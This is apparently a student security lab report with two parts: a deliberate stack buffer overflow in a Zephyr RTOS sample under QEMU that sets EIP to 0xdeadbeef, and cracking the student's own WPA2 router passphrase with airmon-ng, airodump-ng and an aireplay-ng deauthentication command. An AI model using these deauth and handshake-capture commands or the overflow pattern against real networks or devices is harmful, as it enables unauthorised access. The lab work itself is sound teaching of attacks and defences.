Part 1 :

1.Read the lab instructions above and finish all the tasks.

Install SDK:

```
lab6@ubuntu: ~/zephyr-project
defaults.tc  Kconfig         Makefile.inc   zephyr-env.sh
doc          Kconfig.zephyr  Makefile.test  zephyr-sdk-0.8.2-i686-setup.run
drivers      kernel          misc           zephyr-sdk-0.8.2-i686-setup.run.1
dts          lib             samples
ext          LICENSE         scripts
lab6@ubuntu:~/zephyr-project$ chmod a+x zephyr-sdk-0.8.2-i686-setup.run
lab6@ubuntu:~/zephyr-project$ sudo ./zephyr-sdk-0.8.2-i686-setup.run
[sudo] password for lab6:
Verifying archive integrity... All good.
Uncompressing SDK for Zephyr  100%
Enter target directory for SDK (default: /opt/zephyr-sdk/):
Installing SDK to /opt/zephyr-sdk
The directory /opt/zephyr-sdk/sysroots will be removed!
Do you want to continue (y/n)?
y
 [*] Installing x86 tools...
 [*] Installing arm tools...
 [*] Installing arc tools...
 [*] Installing iamcu tools...
 [*] Installing mips tools...
 [*] Installing nios2 tools...
 [*] Installing additional host tools...
Success installing SDK. SDK is ready to be used.
lab6@ubuntu:~/zephyr-project$
```

Compile :

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
  CC      kernel/queue.o
  CC      kernel/sched.o
  CC      kernel/sem.o
  CC      kernel/stack.o
  CC      kernel/sys_clock.o
  CC      kernel/system_work_q.o
  CC      kernel/thread.o
  CC      kernel/thread_abort.o
  CC      kernel/timer.o
  CC      kernel/work_q.o
  AR      kernel/lib.a
  CC      src/main.o
  LD      src/built-in.o
  AR      libzephyr.a
  LINK    zephyr.lnk
  SIDT    staticIdt.o
  LINK    zephyr.elf
  BIN     zephyr.bin
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir
/qemu_x86'
make[1]: Leaving directory `/home/lab6/zephyr-project'
lab6@ubuntu:~/zephyr-project/samples/hello_world$ make help
Cleaning targets:
  clean           - Remove most generated files but keep configuration and backup files
  mrproper        - Remove all generated files + config + various backup files
```

Run:

```
lab6@ubuntu:~/zephyr-project/samples/hello_world$ make BOARD=qemu_x86 qemu
This target is deprecated, use make run instead
make[1]: Entering directory `/home/lab6/zephyr-project'
make[2]: Entering directory `/home/lab6/zephyr-project/samples/hello_world/outdir/qemu_x86'
  Using /home/lab6/zephyr-project as source for kernel
  GEN     ./Makefile
  CHK     include/generated/version.h
  CHK     misc/generated/configs.c
  CHK     include/generated/generated_dts_board.h
  CHK     include/generated/offsets.h
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Oct 28 2021 13:57:05 *****
Hello World! x86
```

overflow it:

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
  LD      src/built-in.o
  AR      libzephyr.a
  LINK    zephyr.lnk
  SIDT    staticIdt.o
  LINK    zephyr.elf
  BIN     zephyr.bin
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Oct 28 2021 14:33:56 *****
qemu: fatal: Trying to execute code outside RAM or ROM at 0x41414141

EAX=00103136 EBX=00000000 ECX=00101766 EDX=00101740
ESI=00000000 EDI=00000000 EBP=41414141 ESP=00103148
EIP=41414141 EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT=     00100070 00000017
IDT=     00101a10 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000
```

Disassemble it:

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world/outdir/qemu_x86/src
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir/qemu_x86/src$
main.o:     file format elf32-i386


Disassembly of section .text.__k_mem_pool_quad_block_size_define:

00000000 <__k_mem_pool_quad_block_size_define>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   5d                      pop    %ebp
   4:   c3                      ret

Disassembly of section .text.overflow:

00000000 <overflow>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 0c                sub    $0xc,%esp
   6:   ff 75 08                pushl  0x8(%ebp)
   9:   8d 45 f6                lea    -0xa(%ebp),%eax
   c:   50                      push   %eax
   d:   e8 fc ff ff ff          call   e <overflow+0xe>
  12:   58                      pop    %eax
  13:   5a                      pop    %edx
  14:   c9                      leave
  15:   c3                      ret

Disassembly of section .text.main:

00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   68 00 00 00 00          push   $0x0
   8:   e8 fc ff ff ff          call   9 <main+0x9>
   d:   58                      pop    %eax
   e:   c9                      leave
   f:   c3                      ret
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir/qemu_x86/src$
```

2.Answer the questions in the Introduction section, and justify your answers. Simple yes or no answer will not get any credits.

a. What security features does Zephyr have?

Reference：

[Zephyr Security Overview — Zephyr Project Documentation]

- The identification of **security and compliance requirements**
- **Functional security** such as the use of cryptographic functions whenever applicable
- Design of **countermeasures** against known attack vectors
- Recording of security relevant **auditable events**
- Support for **Trusted Platform Modules (TPM)** and **Trusted Execution Environments (TEE)**
- Mechanisms to allow for **in-the-field updates** of devices using Zephyr
- Task scheduler and separation

b. Do applications share the same address space with the OS kernel?

Yes, since when I break the application by overflow the buffer, the kernel break as well.

c. Does Zephyr have defense mechanisms such as non-executable stack or Address Space Layout Randomization (ASLR)?


By surfing the Internet, I get that:

Zephyr has **RO/NX** memory protection, **stack depth overflow prevention**, and **stack buffer overflow detection**. However, there's still **no kernel or user space ASLR** (address space layout randomization).

d. Do textbook attacks (e.g., buffer overflow or heap spray) work on Zephyr?

Yes, the bufferflow works as we experiment as follows.

3.Change the EIP register to the value 0xdeadbeef, and show me the screenshot of the EIP value when the application crashes.



```
lab6@ubuntu: ~/zephyr-project/samples/hello_world/src
 * You may obtain a copy of the License at
 *
 *     http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

#include <zephyr.h>
#include <misc/printk.h>
#include <string.h>
void overflow(char* str){
        char buffer[10];
        strcpy(buffer,str);
}
void main(void)
{
        char *str="AAAAAAAAAAAAAA\xef\xbe\xad\xde";
        overflow(str);
}
                                                        28,1          Bot
```

Part2:

1.Read the lab instructions above and finish all the tasks.

Set the Router through app:


20.3 K/s
44
17:39
Xiaomi_F19D
网络正常
当前2台设备连接
当前下载速度
当前上传速度

set the name and password:

2.4G Wi-Fi开关

名称 Hacker3r

加密方式
混合加密（WPA/WPA2）

信号强度：
穿墙

密码 ••••••••

隐藏网络不被发现


5G Wi-Fi 开关


名称 Xiaomi_F19D_5G

加密方式
混合加密（WPA/WPA2）

信号强度：
穿墙

Cracking WPA2 WiFi Passphrase in test-instructior-monitor.pcap and test-instructor-promiscuous.pcap:





2.Answer the questions in the Introduction section.

a. What is the difference between Monitor Mode and Promiscuous Mode

Promiscuous Mode :

Promiscuous mode allows you to **view all wireless packets on a network to which you have associated**.

Monitor Mode:

Monitor mode enables you to capture packets without associating with an access point.

b. What lessons we learned from this lab about setting the WiFi password?

I think there are two things we can do to strength the security level.

1.use more advanced technique.

2.set more complex password.

3. Change your router to a different passphrase, and use the Wireshark and Aircrach-ng to crack the passphrase. Show screenshots of the result.

change the password to **12345678**:

Then in the **linux operatoring system**, we crack it with **wireshark**:

First, we need to open the **monitor mode** of the wireless card:

```
ifconfig
```

```
[hwn@hwn-81th 06]$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 174  bytes 14227 (13.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 174  bytes 14227 (13.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp109s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.31.49  netmask 255.255.255.0  broadcast 192.168.31.255
        inet6 fe80::9108:7954:76e8:fb1f  prefixlen 64  scopeid 0x20<link>
        ether 04:ed:33:e4:27:26  txqueuelen 1000  (Ethernet)
        RX packets 2557  bytes 1508350 (1.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2040  bytes 541179 (528.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
sudo ifconfig wlp109s0 up
```

activate the wireless card:

```
sudo airmon-ng start wlp109s0
```

open the monitor mode of the card:

```
[hwn@hwn-81th 06]$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 272  bytes 20065 (19.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 272  bytes 20065 (19.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collision

wlp109s0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
        unspec 04-ED-33-E4-27-26-00-91-00-00-00-00-00-00-00-00
EC)
        RX packets 40  bytes 13536 (13.2 KiB)
        RX errors 0  dropped 40  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
```

```
sudo airmon-ng check kill
```


kill the process that may affect the cracking process.


```
sudo airodump-ng wlp109s0mon -c 2 --bssid 54:48:F6:B3:F1:9E -w /tmp/psk --output-format pcap
```

scan the surrounding wifi:


```
CH  5 ][ Elapsed: 6 s ][ 2021-10-31 17:25

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F4:79:60:B5:7E:A0  -71        2        0    0  13  720   OPN              SUSTech-wifi
E0:CC:7A:45:2F:61  -86        2        0    0  13  360   WPA2 CCMP   MGT  eduroam
E0:CC:7A:44:2B:E0   -1        0        9    4   1   -1   OPN              <length:  0>
20:65:8E:6F:96:81  -62        2        0    0   5  720   WPA2 CCMP   MGT  eduroam
20:65:8E:6F:8A:41  -59        4        0    0   5  720   WPA2 CCMP   MGT  eduroam
2C:97:B1:36:DF:80  -71        1       14    0   5  360   OPN              SUSTech-wifi
20:65:8E:6F:96:80  -66        2       59   15   5  720   OPN              SUSTech-wifi
20:65:8E:6F:8A:40  -61        1       51   12   5  720   OPN              SUSTech-wifi
82:F5:29:8E:2D:B8  -50        5        0    0  10  360   WPA2 CCMP   PSK  THREE GOLD
3C:CD:57:A7:62:69  -81        2        0    0  11  270   WPA2 CCMP   PSK  学生公寓13栋
20:65:8E:6F:97:81  -69        3        0    0   9  720   WPA2 CCMP   MGT  eduroam
20:65:8E:6F:96:21  -53        2        0    0   9  720   WPA2 CCMP   MGT  eduroam
E0:CC:7A:45:30:E0  -85        1        1    0   9  360   OPN              SUSTech-wifi
20:65:8E:6F:96:20  -56        3      104   18   9  720   OPN              SUSTech-wifi
20:65:8E:6F:97:80  -68        3       99   23   9  720   OPN              SUSTech-wifi
C2:ED:66:EB:44:B9  -84        2        0    0   1  270   WPA2 CCMP   PSK  sen
54:48:F6:B3:F1:9E   -3       16        3    1   2  130   WPA2 CCMP   PSK  Hacker3r
06:05:88:E9:DC:12  -48        5        0    0   1  130   OPN              RuiYi-E9DC10
C4:44:7D:0A:E5:20  -59        4        0    0  13  720   OPN              SUSTech-wifi
F4:79:60:B5:7E:A1  -71        3        0    0  13  720   WPA2 CCMP   MGT  eduroam
E0:CC:7A:44:34:E0   -1        0        0    0  13   -1                    <length:  0>
C4:44:7D:0A:E5:21  -60        3        0    0  13  720   WPA2 CCMP   MGT  eduroam
```

Then **connect to wifi** and **catch package use wireshark**:





Finally, crack it:



4. Send a broadcast de-authentication packet to force clients to reconnect. Then you can capture the four-way handshake.

After scanning the Wifi in the last section:


we start catching the package through "Hacker 3r":

```
sudo airodump-ng wlp109s0mon -c 2 --bssid 54:48:F6:B3:F1:9E -w /tmp/psk --output-format pcap
```

Force the user to reconnect:

```
aireplay-ng -0 2 -a 54:48:F6:B3:F1:9E wlp109s0mon
```

And then we get the handshark package:



And crack it: